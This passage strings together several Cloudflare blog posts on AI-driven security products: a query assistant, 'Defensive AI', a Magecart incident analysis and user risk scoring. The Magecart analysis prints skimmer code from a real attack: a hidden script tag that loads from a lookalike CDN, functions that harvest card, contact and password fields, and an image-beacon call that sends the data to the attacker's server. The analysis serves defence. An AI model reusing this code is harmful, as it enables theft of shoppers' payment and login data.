
  • Identify root cause of 5xx errors by asking: “Compare origin and edge 5xx errors”
  • See which browsers are most commonly used by your users by asking:”Compare traffic across major web browsers”
  • For an ecommerce site, understand what percentage of users visit vs add items to their shopping cart by asking: “Compare traffic between /api/login and /api/basket”
  • Identify bot attacks against your ecommerce site by asking: “Show requests to /api/basket with a bot score less than 20”
  • Identify the HTTP versions used by clients by asking: “Compare traffic by each HTTP version”
  • Identify unwanted automated traffic to specific endpoints by asking: “Show POST requests to /admin with a Bot Score over 30”

You can start from these when exploring the AI Assistant.

How does it work?

Using Cloudflare’s powerful Workers AI global network inference platform, we were able to use one of the off-the-shelf large language models (LLMs) offered on the platform to convert customer queries into GraphQL filters. By teaching an AI model about the available filters we have on our Security Analytics GraphQL dataset, we can have the AI model turn a request such as “Compare attack traffic on /api and /admin endpoints”  into a matching set of structured filters:

```
[
  {“name”: “Attack Traffic on /api”, “filters”: [{“key”: “clientRequestPath”, “operator”: “eq”, “value”: “/api”}, {“key”: “wafAttackScoreClass”, “operator”: “eq”, “value”: “attack”}]},
  {“name”: “Attack Traffic on /admin”, “filters”: [{“key”: “clientRequestPath”, “operator”: “eq”, “value”: “/admin”}, {“key”: “wafAttackScoreClass”, “operator”: “eq”, “value”: “attack”}]}
]
```

Then, using the filters provided by the AI model, we can make requests to our GraphQL APIs, gather the requisite data, and plot a data visualization to answer the customer query.

By using this method, we are able to keep customer information private and avoid exposing any security analytics data to the AI model itself, while still allowing humans to query their data with ease. This ensures that your queries will never be used to train the model. And because Workers AI hosts a local instance of the LLM on Cloudflare’s own network, your queries and resulting data never leave Cloudflare’s network.

Future Development

We are in the early stages of developing this capability and plan to rapidly extend the capabilities of the Security Analytics AI Assistant. Don’t be surprised if we cannot handle some of your requests at the beginning. At launch, we are able to support basic inquiries that can be plotted in a time series chart such as “show me” or “compare” for any currently filterable fields.

However, we realize there are a number of use cases that we haven’t even thought of, and we are excited to release the Beta version of AI Assistant to all Business and Enterprise customers to let you test the feature and see what you can do with it. We would love to hear your feedback and learn more about what you find useful and what you would like to see in it next. With future versions, you’ll be able to ask questions such as “Did I experience any attacks yesterday?” and use AI to automatically generate WAF rules for you to apply to mitigate them.

Beta availability

Starting today, AI Assistant is available for a select few users and rolling out to all Business and Enterprise customers throughout March. Look out for it and try for free and let us know what you think by using the Feedback link at the top of the Security Analytics page.

Final pricing will be determined prior to general availability.

Defensive AI: Cloudflare’s framework for defending against next-gen threats

Post Syndicated from Daniele Molteni original https://blog.cloudflare.com/defensive-ai


Generative AI has captured the imagination of the world by being able to produce poetry, screenplays, or imagery. These tools can be used to improve human productivity for good causes, but they can also be employed by malicious actors to carry out sophisticated attacks.

We are witnessing phishing attacks and social engineering becoming more sophisticated as attackers tap into powerful new tools to generate credible content or interact with humans as if it was a real person. Attackers can use AI to build boutique tooling made for attacking specific sites with the intent of harvesting proprietary data and taking over user accounts.

To protect against these new challenges, we need new and more sophisticated security tools: this is how Defensive AI was born. Defensive AI is the framework Cloudflare uses when thinking about how intelligent systems can improve the effectiveness of our security solutions. The key to Defensive AI is data generated by Cloudflare’s vast network, whether generally across our entire network or specific to individual customer traffic.

At Cloudflare, we use AI to increase the level of protection across all security areas, ranging from application security to email security and our Zero Trust platform. This includes creating customized protection for every customer for API or email security, or using our huge amount of attack data to train models to detect application attacks that haven’t been discovered yet.

In the following sections, we will provide examples of how we designed the latest generation of security products that leverage AI to secure against AI-powered attacks.

Protecting APIs with anomaly detection

APIs power the modern Web, comprising 57% of dynamic traffic across the Cloudflare network, up from 52% in 2021. While APIs aren’t a new technology, securing them differs from securing a traditional web application. Because APIs offer easy programmatic access by design and are growing in popularity, fraudsters and threat actors have pivoted to targeting APIs. Security teams must now counter this rising threat. Importantly, each API is usually unique in its purpose and usage, and therefore securing APIs can take an inordinate amount of time.

Cloudflare is announcing the development of API Anomaly Detection for API Gateway to protect APIs from attacks designed to damage applications, take over accounts, or exfiltrate data. API Gateway provides a layer of protection between your hosted APIs and every device that interfaces with them, giving you the visibility, control, and security tools you need to manage your APIs.


API Anomaly Detection is an upcoming, ML-powered feature in our API Gateway product suite and a natural successor to Sequence Analytics. In order to protect APIs at scale, API Anomaly Detection learns an application’s business logic by analyzing client API request sequences. It then builds a model of what a sequence of expected requests looks like for that application. The resulting traffic model is used to identify attacks that deviate from the expected client behavior. As a result, API Gateway can use its Sequence Mitigation functionality to enforce the learned model of the application’s intended business logic, stopping attacks.

While we’re still developing API Anomaly Detection, API Gateway customers can sign up here to be included in the beta for API Anomaly Detection. Today, customers can get started with Sequence Analytics and Sequence Mitigation by reviewing the docs. Enterprise customers that haven’t purchased API Gateway can self-start a trial in the Cloudflare Dashboard, or contact their account manager for more information.

Identifying unknown application vulnerabilities

Another area where AI improves security is in our Web Application Firewall (WAF). Cloudflare processes 55 million HTTP requests per second on average and has an unparalleled visibility into attacks and exploits across the world targeting a wide range of applications.

One of the big challenges with the WAF is adding protections for new vulnerabilities and false positives. A WAF is a collection of rules designed to identify attacks directed at web applications. New vulnerabilities are discovered daily and at Cloudflare we have a team of security analysts that create new rules when vulnerabilities are discovered. However, manually creating rules takes time — usually hours — leaving applications potentially vulnerable until a protection is in place. The other problem is that attackers continuously evolve and mutate existing attack payloads that can potentially bypass existing rules.


This is why Cloudflare has, for years, leveraged machine learning models that constantly learn from the latest attacks, deploying mitigations without the need for manual rule creation. This can be seen, for example, in our WAF Attack Score solution. WAF Attack Score is based on an ML model trained on attack traffic identified on the Cloudflare network. The resulting classifier allows us to identify variations and bypasses of existing attacks as well as extending the protection to new and undiscovered attacks. Recently, we have made Attack Score available to all Enterprise and Business plans.

Attack Score uses AI to classify each HTTP request based on the likelihood that it’s malicious

While the contribution of security analysts is indispensable, in the era of AI and rapidly evolving attack payloads, a robust security posture demands solutions that do not rely on human operators to write rules for each novel threat. Combining Attack Score with traditional signature-based rules is an example of how intelligent systems can support tasks carried out by humans. Attack Score identifies new malicious payloads which can be used by analysts to optimize rules that, in turn, provide better training data for our AI models. This creates a reinforcing positive feedback loop improving the overall protection and response time of our WAF.

Long term, we will adapt the AI model to account for customer-specific traffic characteristics to better identify deviations from normal and benign traffic.

Using AI to fight phishing

Email is one of the most effective vectors leveraged by bad actors with the US Cybersecurity and Infrastructure Security Agency (CISA) reporting that 90% of cyber attacks start with phishing and Cloudflare Email Security marking 2.6% of 2023’s emails as malicious. The rise of AI-enhanced attacks are making traditional email security providers obsolete, as threat actors can now craft phishing emails that are more credible than ever with little to no language errors.

Cloudflare Email Security is a cloud-native service that stops phishing attacks across all threat vectors. Cloudflare’s email security product continues to protect customers with its AI models, even as trends like Generative AI continue to evolve. Cloudflare’s models analyze all parts of a phishing attack to determine the risk posed to the end user. Some of our AI models are personalized for each customer while others are trained holistically. Privacy is paramount at Cloudflare, so only non-personally identifiable information is used by our tools for training. In 2023, Cloudflare processed approximately 13 billion, and blocked 3.4 billion, emails, providing the email security product a rich dataset that can be used to train AI models.

Two detections that are part of our portfolio are Honeycomb and Labyrinth.

  • Honeycomb is a patented email sender domain reputation model. This service builds a graph of who is sending messages and builds a model to determine risk. Models are trained on specific customer traffic patterns, so every customer has AI models trained on what their good traffic looks like.
  • Labyrinth uses ML to protect on a per-customer basis. Actors attempt to spoof emails from our clients’ valid partner companies.  We can gather a list with statistics of known & good email senders for each of our clients. We can then detect the spoof attempts when the email is sent by someone from an unverified domain, but the domain mentioned in the email itself is a reference/verified domain.

AI remains at the core of our email security product, and we are constantly improving the ways we leverage it within our product. If you want to get more information about how we are using our AI models to stop AI enhanced phishing attacks check out our blog post here.

Zero-Trust security protected and powered by AI

Cloudflare Zero Trust provides administrators the tools to protect access to their IT infrastructure by enforcing strict identity verification for every person and device regardless of whether they are sitting within or outside the network perimeter.

One of the big challenges is to enforce strict access control while reducing the friction introduced by frequent verifications. Existing solutions also put pressure on IT teams that need to analyze log data to track how risk is evolving within their infrastructure. Sifting through a huge amount of data to find rare attacks requires large teams and substantial budgets.

Cloudflare simplifies this process by introducing behavior-based user risk scoring. Leveraging AI, we analyze real-time data to identify anomalies in the users’ behavior and signals that could lead to harms to the organization. This provides administrators with recommendations on how to tailor the security posture based on user behavior.

Zero Trust user risk scoring detects user activity and behaviors that could introduce risk to your organizations, systems, and data and assigns a score of Low, Medium, or High to the user involved. This approach is sometimes referred to as user and entity behavior analytics (UEBA) and enables teams to detect and remediate possible account compromise, company policy violations, and other risky activity.

The first contextual behavior we are launching is “impossible travel”, which helps identify if a user’s credentials are being used in two locations that the user could not have traveled to in that period of time. These risk scores can be further extended in the future to highlight personalized behavior risks based on contextual information such as time of day usage patterns and access patterns to flag any anomalous behavior. Since all traffic would be proxying through your SWG, this can also be extended to resources which are being accessed, like an internal company repo.

We have an exciting launch during security week. Check out this blog to learn more.

Conclusion

From application and email security to network security and Zero Trust, we are witnessing attackers leveraging new technologies to be more effective in achieving their goals. In the last few years, multiple Cloudflare product and engineering teams have adopted intelligent systems to better identify abuses and increase protection.

Besides the generative AI craze, AI is already a crucial part of how we defend digital assets against attacks and how we discourage bad actors.

Navigating the maze of Magecart: a cautionary tale of a Magecart impacted website

Post Syndicated from Himanshu Anand original https://blog.cloudflare.com/navigating-the-maze-of-magecart


The Cloudflare security research team reviews and evaluates scripts flagged by Cloudflare Page Shield, focusing particularly on those with low scores according to our machine learning (ML) model, as low scores indicate the model thinks they are malicious. It was during one of these routine reviews that we stumbled upon a peculiar script on a customer’s website, one that was being fetched from a zone unfamiliar to us, a new and uncharted territory in our digital map.

This script was not only obfuscated but exhibited some suspicious behavior, setting off alarm bells within our team. Its complexity and the mysterious nature piqued our curiosity, and we decided to delve deeper, to unravel the enigma of what this script was truly up to.

In our quest to decipher the script’s purpose, we geared up to dissect its layers, determined to shed light on its hidden intentions and understand the full scope of its actions.

The Infection Mechanism: A seemingly harmless HTML div element housed a piece of JavaScript, a trojan horse lying in wait.

<div style="display: none; visibility: hidden;">
<script src="//cdn.jsdelivr.at/js/sidebar.min.js"></script>
</div>
The script was the conduit for the malicious activities

The devil in the details

The script hosted at the aforementioned domain was a piece of obfuscated JavaScript, a common tactic used by attackers to hide their malicious intent from casual observation. The obfuscated code can be examined in detail through the snapshot provided by Cloudflare Radar URL Scanner.

Obfuscated script snippet:

function _0x5383(_0x411252,_0x2f6ba1){var _0x1d211f=_0x1d21();return _0x5383=function(_0x5383da,_0x5719da){_0x5383da=_0x5383da-0x101;var _0x3d97e9=_0x1d211f[_0x5383da];return _0x3d97e9;},_0x5383(_0x411252,_0x2f6ba1);}var _0x11e3ed=_0x5383;(function(_0x3920b4,_0x32875c){var _0x3147a9=_0x5383,_0x5c373e=_0x3920b4();while(!![]){try{var _0x5e0fb6=-parseInt(_0x3147a9(0x13e))/0x1*(parseInt(_0x3147a9(0x151))/0x2)+parseInt(_0x3147a9(0x168))/0x3*(parseInt(_0x3147a9(0x136))/0x4)+parseInt(_0x3147a9(0x15d))/0x5*(parseInt(_0x3147a9(0x152))/0x6)+-parseInt(_0x3147a9(0x169))/0x7*(-parseInt(_0x3147a9(0x142))/0x8)+parseInt(_0x3147a9(0x143))/0x9+-parseInt(_0x3147a9(0x14b))/0xa+-parseInt(_0x3147a9(0x150))/0xb;if(_0x5e0fb6===_0x32875c)break;else _0x5c373e['push'](_0x5c373e['shift']());}catch(_0x1f0719){_0x5c373e['push'](_0x5c373e['shift']());}}}(_0x1d21,0xbc05c));function _0x1d21(){var _0x443323=['3439548foOmOf',
.....

The primary objective of this script was to steal Personally Identifiable Information (PII), including credit card details. The stolen data was then transmitted to a server controlled by the attackers, located at https://jsdelivr[.]at/f[.]php.

Decoding the malicious domain

Before diving deeper into the exact behaviors of a script, examining the hosted domain and its insights could already reveal valuable arguments for overall evaluation. Regarding the hosted domain cdn.jsdelivr.at used in this script:

  • It was registered on 2022-04-14.
  • It impersonates the well-known hosting service jsDelivr, which is hosted at cdn.jsdelivr.net.
  • It was registered by 1337team Limited, a company known for providing bulletproof hosting services. These services are frequently utilized in various cybercrime campaigns due to their resilience against law enforcement actions and their ability to host illicit activities without interruption.
  • Previous mentions of this hosting provider, such as in a tweet by @malwrhunterteam, highlight its involvement in cybercrime activities. This further emphasizes the reputation of 1337team Limited in the cybercriminal community and its role in facilitating malicious campaigns.

Decoding the malicious script

Data Encoding and Decoding Functions: The script uses two functions, wvnso.jzzys and wvnso.cvdqe, for encoding and decoding data. They employ Base64 and URL encoding techniques, common methods in malware to conceal the real nature of the data being sent.

var wvnso = {
  "jzzys": function (_0x5f38f3) {
    return btoa(encodeURIComponent(_0x5f38f3).replace(/%([0-9A-F]{2})/g, function (_0x7e416, _0x1cf8ee) {
      return String.fromCharCode('0x' + _0x1cf8ee);
    }));
  },
  "cvdqe": function (_0x4fdcee) {
    return decodeURIComponent(Array.prototype.map.call(atob(_0x4fdcee), function (_0x273fb1) {
      return '%' + ('00' + _0x273fb1.charCodeAt(0x0).toString(0x10)).slice(-0x2);
    }).join(''));
  }

Targeted Data Fields: The script is designed to identify and monitor specific input fields on the website. These fields include sensitive information like credit card numbers, names, email addresses, and other personal details. The wvnso.cwwez function maps these fields, showing that the attackers had carefully studied the website’s layout.

"cwwez": window.JSON.parse(wvnso.cvdqe("W1siZmllbGQiLCAiaWZyYW1lIiwgMCwgIm4iLCAiTnVtYmVyIl0sIFsibmFtZSIsICJmaXJzdG5hbWUiLCAwLCAiZiIsICJIb2xkZXIiXSwgWyJuYW1lIiwgImxhc3RuYW1lIiwgMCwgImwiLCAiSG9sZGVyIl0sIFsiZmllbGQiLCAiaWZyYW1lIiwgMCwgImUiLCAiRGF0ZSJdLCBbImZpZWxkIiwgImlmcmFtZSIsIDAsICJjIiwgIkNWViJdLCBbImlkIiwgImN1c3RvbWVyLWVtYWlsIiwgMCwgImVsIiwgImVtYWlsIl0sIFsibmFtZSIsICJ0ZWxlcGhvbmUiLCAwLCAicGUiLCAicGhvbmUiXSwgWyJuYW1lIiwgImNpdHkiLCAwLCAiY3kiLCAiY2l0eSJdLCBbIm5hbWUiLCAicmVnaW9uX2lkIiwgMywgInNlIiwgInN0YXRlIl0sIFsibmFtZSIsICJyZWdpb24iLCAwLCAic2UiLCAic3RhdGUiXSwgWyJuYW1lIiwgImNvdW50cnlfaWQiLCAwLCAiY3QiLCAiQ291bnRyeSJdLCBbIm5hbWUiLCAicG9zdGNvZGUiLCAwLCAienAiLCAiWmlwIl0sIFsiaWQiLCAiY3VzdG9tZXItcGFzc3dvcmQiLCAwLCAicGQiLCAicGFzc3dvcmQiXSwgWyJuYW1lIiwgWyJzdHJlZXRbMF0iLCAic3RyZWV0WzFdIiwgInN0cmVldFsyXSJdLCAwLCAiYXMiLCAiYWRkciJdXQ==")),

Data Harvesting Logic: The script uses a set of complex functions ( wvnso.uvesz,  wvnso.wsrmf, etc.) to check each targeted field for user input. When it finds the data it wants (like credit card details), it collects (“harvests”) this data and gets it ready to be sent out (“exfiltrated”).

"uvesz": function (_0x52b255) {
    for (var _0x356fbe = 0x0; _0x356fbe < wvnso.cwwez.length; _0x356fbe++) {
      var _0x25348a = wvnso.cwwez[_0x356fbe];
      if (_0x52b255.hasAttribute(_0x25348a[0x0])) {
        if (typeof _0x25348a[0x1] == "object") {
          var _0xca9068 = '';
          _0x25348a[0x1].forEach(function (_0x450919) {
            var _0x907175 = document.querySelector('[' + _0x25348a[0x0] + "=\"" + _0x450919 + "\"" + ']');
            if (_0x907175 != null && wvnso.wsrmf(_0x907175, _0x25348a[0x2]).length > 0x0) {
              _0xca9068 += wvnso.wsrmf(_0x907175, _0x25348a[0x2]) + " ";
            }
          });
          wvnso.krwon[_0x25348a[0x4]] = _0xca9068.trim();
        } else {
          if (_0x52b255.attributes[_0x25348a[0x0]].value == _0x25348a[0x1] && wvnso.wsrmf(_0x52b255, _0x25348a[0x2]).length > 0x0) {
            if (_0x25348a[0x3] == 'l') {
              wvnso.krwon[_0x25348a[0x4]] += " " + wvnso.wsrmf(_0x52b255, _0x25348a[0x2]);
            } else {
              if (_0x25348a[0x3] == 'y') {
                wvnso.krwon[_0x25348a[0x4]] += '/' + wvnso.wsrmf(_0x52b255, _0x25348a[0x2]);
              } else {
                wvnso.krwon[_0x25348a[0x4]] = wvnso.wsrmf(_0x52b255, _0x25348a[0x2]);
              }
            }
          }
        }
      }
    }
  }

Stealthy Data Exfiltration: After harvesting the data, the script sends it secretly to the attacker’s server (located at https://jsdelivr[.]at/f[.]php). This process is done in a way that mimics normal Internet traffic, making it hard to detect. It creates an Image HTML element programmatically (not displayed to the user) and sets its src attribute to a specific URL. This URL is the attacker’s server where the stolen data is sent.

"eubtc": function () {
    var _0x4b786d = wvnso.jzzys(window.JSON.stringify(wvnso.krwon));
    if (wvnso.pqemy() && !(wvnso.rnhok.indexOf(_0x4b786d) != -0x1)) {
      wvnso.rnhok.push(_0x4b786d);
      var _0x49c81a = wvnso.spyed.createElement("IMG");
      _0x49c81a.src = wvnso.cvdqe("aHR0cHM6Ly9qc2RlbGl2ci5hdC9mLnBocA==") + '?hash=' + _0x4b786d;
    }
  }

Persistent Monitoring: The script keeps a constant watch on user input. This means that any data entered into the targeted fields is captured, not just when the page first loads, but continuously as long as the user is on the page.

Execution Interval: The script is set to activate its data-collecting actions at regular intervals, as shown by the window.setInterval(wvnso.bumdr, 0x1f4) function call. This ensures that it constantly checks for new user input on the site.

window.setInterval(wvnso.bumdr, 0x1f4);

Local Data Storage: Interestingly, the script uses local storage methods (wvnso.hajfd, wvnso.ijltb) to keep the collected data on the user’s device. This could be a way to prevent data loss in case there are issues with the Internet connection or to gather more data before sending it to the server.

"ijltb": function () {
    var _0x19c563 = wvnso.jzzys(window.JSON.stringify(wvnso.krwon));
    window.localStorage.setItem("oybwd", _0x19c563);
  },
  "hajfd": function () {
    var _0x1318e0 = window.localStorage.getItem("oybwd");
    if (_0x1318e0 !== null) {
      wvnso.krwon = window.JSON.parse(wvnso.cvdqe(_0x1318e0));
    }
  }

This JavaScript code is a sophisticated tool for stealing sensitive information from users. It’s well-crafted to avoid detection, gather detailed information, and transmit it discreetly to a remote server controlled by the attackers.

Proactive detection

Page Shield’s existing machine learning algorithm is capable of automatically detecting malicious JavaScript code. As cybercriminals evolve their attack methods, we are constantly improving our detection and defense mechanisms. An upcoming version of our ML model, an artificial neural network, has been designed to maintain high recall (i.e., identifying the many different types of malicious scripts) while also providing a low false positive rate (i.e., reducing false alerts for benign code). The new version of Page Shield’s ML automatically flagged the above script as a Magecart type attack with a very high probability. In other words, our ML correctly identified a novel attack script operating in the wild! Cloudflare customers with Page Shield enabled will soon be able to take further advantage of our latest ML’s superior protection for client-side security. Stay tuned for more details.

What you can do

The attack on a Cloudflare customer is a sobering example of the Magecart threat. It underscores the need for constant vigilance and robust client-side security measures for websites, especially those handling sensitive user data. This incident is a reminder that cybersecurity is not just about protecting data but also about safeguarding the trust and well-being of users.

We recommend the following actions to enhance security and protect against similar threats. Our comprehensive security model includes several products specifically designed to safeguard web applications and sensitive data:

  1. Implement WAF Managed Rule Product: This solution offers robust protection against known attacks by monitoring and filtering HTTP traffic between a web application and the Internet. It effectively guards against common web exploits.
  2. Deploy ML-Based WAF Attack Score: Our ML-based WAF, known as Attack Score, is specifically engineered to defend against previously unknown attacks. It uses advanced machine learning algorithms to analyze web traffic patterns and identify potential threats, providing an additional layer of security against sophisticated and emerging threats.
  3. Use Page Shield: Page Shield is designed to protect against Magecart-style attacks and browser supply chain threats. It monitors and secures third-party scripts running on your website, helping you identify malicious activity and proactively prevent client-side attacks, such as theft of sensitive customer data. This tool is crucial for preventing data breaches originating from compromised third-party vendors or scripts running in the browser.
  4. Activate Sensitive Data Detection (SDD): SDD alerts you if certain sensitive data is being exfiltrated from your website, whether due to an attack or a configuration error. This feature is essential for maintaining compliance with data protection regulations and for promptly addressing any unauthorized data leakage.

….

1
[1]: https://www.team-cymru.com/post/seychelles-seychelles-on-the-c-2-shore
[2]: https://www.bizcommunity.com/Article/196/661/241908.html
[3]: https://nationaldailyng.com/trend-micro-teams-up-with-interpol-to-fight-african-cybercrime-networks/

Introducing behavior-based user risk scoring in Cloudflare One

Post Syndicated from Noelle Kagan original https://blog.cloudflare.com/cf1-user-risk-score


Cloudflare One, our secure access service edge (SASE) platform, is introducing new capabilities to detect risk based on user behavior so that you can improve security posture across your organization.

Traditionally, security and IT teams spend a lot of time, labor, and money analyzing log data to track how risk is changing within their business and to stay on top of threats. Sifting through such large volumes of data – the majority of which may well be benign user activity – can feel like finding a needle in a haystack.

Cloudflare’s approach simplifies this process with user risk scoring. With AI/machine learning techniques, we analyze the real-time telemetry of user activities and behaviors that pass through our network to identify abnormal behavior and potential indicators of compromises that could lead to danger for your organization, so your security teams can lock down suspicious activity and adapt your security posture in the face of changing risk factors and sophisticated threats.

User risk scoring

The concept of trust in cybersecurity has evolved dramatically. The old model of “trust but verify” has given way to a Zero Trust approach, where trust is never assumed and verification is continuous, as each network request is scrutinized. This form of continuous evaluation enables administrators to grant access based not just on the contents of a request and its metadata, but on its context — such as whether the user typically logs in at that time or location.

Previously, this kind of contextual risk assessment was time-consuming and required expertise to parse through log data. Now, we’re excited to introduce Zero Trust user risk scoring which does this automatically, allowing administrators to specify behavioral rules — like monitoring for anomalous “impossible travel” and custom Data Loss Prevention (DLP) triggers, and use these to generate dynamic user risk scores.

Zero Trust user risk scoring detects user activity and behaviors that could introduce risk to your organizations, systems, and data and assigns a score of Low, Medium, or High to the user involved. This approach is sometimes referred to as user and entity behavior analytics (UEBA) and enables teams to detect and remediate possible account compromise, company policy violations, and other risky activity.

How risk scoring works and detecting user risk

User risk scoring is built to examine behaviors. Behaviors are actions taken or completed by a user and observed by Cloudflare One, our SASE platform that helps organizations implement Zero Trust.

Once tracking for a particular behavior is enabled, the Zero Trust risk scoring engine immediately starts to review existing logs generated within your Zero Trust account. Then, after a user in your account performs a behavior that matches one of the enabled risk behaviors based on observed log data, Cloudflare assigns a risk score — Low, Medium, or High — to the user who performed the behavior.

Behaviors are built using log data from within your Cloudflare account. No additional user data is being collected, tracked or stored beyond what is already available in the existing Zero Trust logs (which adhere to the log retention timeframes).

